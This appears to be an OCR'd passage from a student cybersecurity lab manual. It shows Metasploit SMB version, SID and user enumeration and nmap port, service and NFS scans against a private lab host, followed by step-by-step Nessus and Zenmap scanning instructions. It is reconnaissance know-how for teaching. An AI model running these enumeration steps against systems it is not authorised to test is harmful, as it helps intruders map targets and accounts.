msf6 auxiliary(scanner/smb/smb_enumshares) >
```

SMB VERSION DETECTION

```
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.39.118
RHOSTS => 192.168.39.118
msf6 auxiliary(scanner/smb/smb_version) > exploit

[*] 192.168.39.118:445    - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.39.118:445    -   Host could not be identified: Unix (Samba 3.5.4-68.el6)
[*] 192.168.39.118:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

SMB SID USER ENUMERATION

```
msf6 auxiliary(scanner/smb/smb_version) > use auxiliary/scanner/smb/smb_lookupsid
msf6 auxiliary(scanner/smb/smb_lookupsid) > set RHOSTS 192.168.39.118
RHOSTS => 192.168.39.118
msf6 auxiliary(scanner/smb/smb_lookupsid) > exploit

[*] 192.168.39.118:139    - PIPE(LSARPC) LOCAL(LOCALHOST - 5-21-1959339359-2945212547-3975378186) DOMAIN(WORKGROUP - )
[*] 192.168.39.118:139    - USER=nobody RID=501
[*] 192.168.39.118:139    - GROUP=None RID=513
[*] 192.168.39.118:139    - USER=riza RID=1000
```


SMB USER ENUMERATION

```
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_enumshares) > use auxiliary/scanner/smb/smb_enumusers
msf6 auxiliary(scanner/smb/smb_enumusers) > set RHOSTS 192.168.39.118
RHOSTS => 192.168.39.118
msf6 auxiliary(scanner/smb/smb_enumusers) > set smbuser riza
smbuser => riza
msf6 auxiliary(scanner/smb/smb_enumusers) > set smbpass riza
smbpass => riza
msf6 auxiliary(scanner/smb/smb_enumusers) > exploit

[+] 192.168.39.118:139    - LOCALHOST [ riza ] ( LockoutTries=0 PasswordMin=5 )
[*] 192.168.39.118:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_enumusers) >
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 445 -A 192.168.39.118
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-15 03:17 EST
Nmap scan report for 192.168.39.118
Host is up (0.0010s latency).

PORT    STATE SERVICE     VERSION
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.98 seconds

┌──(kali㉿kali)-[~]
└─$
```

```
┌──(kali㉿kali)-[/home/kali]
└─PS> nmap -sV 192.168.39.118
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-15 03:31 EST
Nmap scan report for 192.168.39.118
Host is up (0.0012s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 5.3 (protocol 2.0)
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn?
445/tcp open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 171.89 seconds

┌──(kali㉿kali)-[/home/kali]
└─PS>
```

iv. NFS ENUMERATION




```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[/home/kali]
└─PS> nmap 192.168.39.118 -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-15 04:19 EST
Nmap scan report for 192.168.39.118
Host is up (0.0051s latency).
Not shown: 65526 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
875/tcp   open  unknown
2049/tcp  open  nfs
41902/tcp open  unknown
45792/tcp open  unknown
56291/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 19.98 seconds

┌──(kali㉿kali)-[/home/kali]
└─PS>
```


```
┌──(kali㉿kali)-[/home/kali]
└─PS> nmap -sV --script=nfs-* 192.168.39.118
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-15 04:21 EST
Nmap scan report for 192.168.39.118
Host is up (0.00082s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE      VERSION
22/tcp   open  ssh          OpenSSH 5.3 (protocol 2.0)
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn?
445/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
2049/tcp open  rpcbind

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 135.85 seconds

┌──(kali㉿kali)-[/home/kali]
└─PS>
```

PRACTICAL NO 6 : VULNERABILITY SCANNING


1. Nessus

Step 1: Open Nessus web client. Click on “Click here” link.


Step 2: Click on Continue.




Step 3: Provide username and password for registering and click on continue.




Step 4: Select managed by security center.



Step 5: Provide username and password for login.




Step 6: Opens the scanner window.




Nmap


Step 1: Open Nmap.


Step 2: Enter the IP address/website name in the target field and click on scan.




Step 3: Click on Nmap output, Ports/ host, Topology and host details to see Scanned detail of network.







Zenmap
Scan Tools Profile Help
Target: 192.168.0.1
Profile: Intense scan
Scan
Cancel
Command: nmap -T4 -A -v 192.168.0.1
Hosts
Services
OS Host
192.168.0.1
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Hosts Viewer
Fisheye
Controls
Save Graphic
192.168.0.1
localhost
Filter Hosts



Zenmap
Scan Tools Profile Help
Target: 192.168.0.1
Profile: Intense scan
Scan
Cancel
Command: nmap -T4 -A -v 192.168.0.1
Hosts
Services
OS Host
192.168.0.1
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
192.168.0.1
Host Status
State: up
Open ports: 2
Filtered ports: 0
Closed ports: 998
Scanned ports: 1000
Up time: 1995964
Last boot: Tue Nov 10 18:34:32 2015
Addresses
IPv4: 192.168.0.1
IPv6: Not available
MAC: B0:C5:54:83:87:9C
Operating System
Name: Linux 2.4.9 - 2.4.18 (likely embedded)
Accuracy: 100%
Ports used
OS Classes
TCP Sequence
IP ID Sequence
TCP TS Sequence
Comments
Filter Hosts

